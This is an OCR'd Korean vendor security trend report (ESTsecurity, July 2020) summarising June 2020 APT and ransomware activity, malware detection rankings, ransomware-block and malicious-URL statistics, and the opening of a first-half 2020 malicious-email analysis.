이스트시큐리티

보안 동향 보고서

No.130 2020.07

No.130 2020.07

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

6 월은 지난달부터 이어져오던 APT 그룹의 피싱 캠페인과 더불어 랜섬웨어 공격이 다수 포착된 달이었습니다.

6 월 한 달 동안 주목할 만한 APT 공격에는 김수키(Kimsuky) 그룹의 '청와대 보안 이메일로 사칭한 APT 공격', 금성 121(Geumseong121) 그룹의 '교원 모집 공고문으로 위장한 워터링 홀 공격', 라자루스(Lazarus) 그룹의 '유명 인터넷 포럼 자료실 통해 악성 파일 유포' 등의 이슈가 있었습니다. 특히 김수키 그룹은 스피어 피싱 타깃에 따라 DOC, HWP, EXE 파일을 복합적으로 사용하고 있는 것으로 확인되어 향후 지속적인 모니터링이 필요합니다.

이번 달은 지속적인 APT 공격과 더불어 랜섬웨어 공격자들의 활동 또한 살펴볼 만 한 이슈입니다. 그 중 Maze 랜섬웨어 운영자가 국내 한 대기업의 시스템을 해킹했다고 주장하며 탈취한 데이터의 스크린샷을 그들의 유출 사이트에 게시한 사건이 있었습니다. 최근 Maze 를 비롯한 랜섬웨어 공격자들이 파일 암호화를 하기 전 데이터를 훔쳐 공개하는 전략을 펼치고 있는 만큼 랜섬웨어 감염 예방을 위한 기업 관계자들의 주기적인 시스템 모니터링이 필요합니다.

그와 더불어 보안 전문가들은 최근 발견되는 랜섬웨어의 공격 전략이 점차 고도화되고 있음을 발견했습니다. 대표적인 사례로 Sodinokibi 랜섬웨어 운영자가 추가 금전을 확보하기 위해 피해 네트워크에서 POS 시스템을 스캔하기 시작했습니다. 또한 많은 사용자들이 악성코드로부터 안전하다고 생각하는 Mac 운영체제를 노리는 랜섬웨어 'ThiefQuest'가 등장하여 Mac 사용자에게 악성코드 감염에 대한 경각심을 일깨웠습니다.

그 외에도 올해 초부터 나타난 코로나 19 를 테마로 한 공격들은 여전히 지속적으로 나타나고 있습니다. 지난 4 월, 5 월에 비해 코로나 19 관련 공격의 수가 많이 줄어들었지만 여전히 이를 주제로 한 악성 캠페인들이 발견되고 있습니다. 최근에는 유명 마스크 제공 업체의 사이트를 교묘하게 베껴 개인정보를 탈취하는 사이트가 등장하여 사용자의 주의가 필요합니다. 이들은 정상 사이트의 도메인과 한 글자만 바꾼 가짜 도메인을 사용했으며 국내 포털 사이트 카페에서 가짜 도메인을 언급한 글을 게시하며 사용자가 해당 사이트에 접속하여 개인정보를 입력하기를 유도했습니다.

01 악성코드 통계 및 분석

또한 해외에서는 코로나 19 접촉자 추적 앱으로 위장한 새로운 안드로이드 랜섬웨어 'CryCryptor'가 등장하여 안드로이드 기기 내 파일을 암호화하고 랜섬머니를 요구한 사건이 있었습니다. 이러한 피싱 공격은 주로 긴급재난지원금, 마스크 판매 등 사람들이 관심을 가질만한 주제를 다루며 문자 메시지, 가짜 웹사이트 등으로 유포됩니다.

따라서 사용자는 출처가 불분명한 URL 및 문자 메시지 확인에 주의해야 하며 웹사이트 방문 시 도메인 주소를 다시 한번 확인하는 습관을 가지는 것이 좋습니다. 또한 관련 정보는 공식 웹사이트에 방문하여 직접 확인하는 것을 추천합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2020 년 6 월의 감염 악성코드 Top 15 리스트에서는 지난 2020 년 3,4,5 월에 1 위를 차지했었던 Hosts.media.opencandy.com 가 6 월에도 동일하게 1 위를 차지했으며, 5 월에 6 위를 차지했던 JS:Trojan.Cryxos.2745 가 6 월에는 4 계단 상승한 2 위를 차지했다. JS:Trojan.Cryxos.2745 는 사용자 PC 화면에 현재 문제가 발생하여 정보가 탈취 당했다던지, PC 에 문제가 있다고 가짜 알림메시지를 띄우고 사용자로 하여금 특정 연락처로 연락하도록 유도하는 악성코드이다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	697,761
2	↑ 4	JS:Trojan.Cryxos.2745	Trojan	551,953
3	↓ 1	Misc.HackTool.AutoKMS	Trojan	388,342
4	↓ 1	Trojan.Agent.gen	Trojan	313,849
5	↑ 3	Trojan.ShadowBrokers.A	Trojan	235,839
6	↑ 1	Misc.HackTool.KMSActivator	Trojan	201,715
7	↑ 5	Misc.Riskware.TunMirror	Trojan	118,228
8	↑ 7	Trojan.LNK.Gen	Trojan	114,698
9	↑ 4	Misc.Keygen	Trojan	102,242
10	↓ 6	JS:Adware.Popunder.B	Adware	97,256
11	-	Gen:Variant.Razy.553929	Trojan	94,851
12	New	Trojan.Agent.EQGS	Trojan	82,877
13	New	Misc.Riskware.BitCoinMiner	Trojan	75,075
14	-	Worm.ACAD.Bursted	Worm	70,442
15	New	Worm.ACAD.Bursted.doc.B	Worm	58,631

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2020 년 06 월 01 일 ~ 2020 년 06 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 71%를 차지했으며 호스트파일(Host) 유형이 22%로 그 뒤를 이었습니다. 전반적으로 5 월에 비해 6 월의 전체 감염건수는 25% 가량 크게 감소하였다.



카테고리별 악성코드 비율 전월 비교


6 월에는 5 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율은 증가하였고, 호스트파일(Host) 유형 악성코드 비율은 동일한 비율을 보였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

6 월 랜섬웨어 차단 통계


해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지횟수는 통계에 포함되지 않는다. 6 월 1 일부터 6 월 30 일까지 총 52,770 건의 랜섬웨어 공격시도가 차단되었다. 5 월에 비해 랜섬웨어 공격건수는 약 1% 가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 6 월 한달간 총 5,047,763 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 5 월 한달 간 확인되었던 5,609,909 건의 악성코드 경유지/유포지 URL 수에 비해 약 11% 가량 감소한 수치다.

악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 봐주시기 바란다.



02

전문가 보안 기고


1. 2020 년 상반기 악성 이메일 기준 위협 통계 보고서

2. 정보보호의 달, '코로나 19' 언택트 근무 환경 보안 점검 설문 결과 발표

1. 2020 년 상반기 악성 이메일 기준 위협 통계 보고서


2020 년 1 월부터 6 월까지 상반기 기간동안 ESRC 내부적으로 운영하고 있는 이메일 모니터링 시스템을 통해 확인한 악성 이메일 위협 관련 특징 및 통계에 대해 정리해보았습니다.

1. 2020 년 상반기 수집된 이메일 통계



[그림 1] 2019 년 하반기 및 2020 년 상반기에 수집된 이메일 통계


2020 년 상반기 수집된 이메일은 총 4,704 건으로 지난해 하반기 6,611 건 보다 무려 28%가 줄었습니다. 이는 2019 년 하반기부터 2020 년 2 월까지 다수 유포되었던 Emotet 과 TA505 Campaign 의 영향으로 볼 수 있습니다.



[그림 2] 2020 년 상반기에 수집된 월별 이메일 통계

2020 년 상반기 유입량을 월별로 살펴보면 1 분기동안 유입수치가 꾸준히 감소하다가 2 분기부터 다시 상승 추세임을 확인 할 수 있습니다. 아직까지는 2019 년 하반기 만큼의 유입은 없지만, 기존 공격 패턴으로 미루어 보아 2020 년 하반기는 악성 이메일 공격과 유입이 증가할 것으로 예측됩니다.

2020 년 상반기 동안 유포된 악성 이메일을 유형별로 살펴보면 다음과 같은 특징을 확인 할 수 있습니다.



[그림 3] 2020 년 상반기 수집된 악성 이메일의 유형

02 전문가 기고


2020 년 상반기 악성 이메일을 자체 정의한 기준(아래 표 1 참조)으로 유형을 나눴을 때, 악성코드 첨부파일형이 86.4%로 거의 대부분이었고, 뒤를 이어 링크를 통한 피싱형이 7.3%를 차지하였습니다.

악성 첨부파일(Attach-Malware)을 이용한 공격이 다수이고 공격자 입장에서는 아직까지 꽤나 유용한 방법임을 반증한다 할 수 있습니다.

유형	설명
Attach – Phishing	첨부파일을 통해 개인정보를 입력하게 하는 유형
Attach – Malware	첨부파일에 멀웨어가 존재하는 유형
Link – Phishing	링크 클릭시 Phishing 사이트로 연결되는 유형
Link – Malware	링크 클릭시 멀웨어가 외부에서 다운로드되는 유형
Img Tag	이메일 본문 내 악성 'img' 태그를 이용하는 유형
Hoax	거짓 내용으로 상대에게 송금을 유도하는 유형

[표 1] 2020 년 상반기 수집된 악성 이메일의 유형

다음은 악성 이메일 첨부파일이 어떤 특징이 있는지 살펴보기 위한 차트입니다.



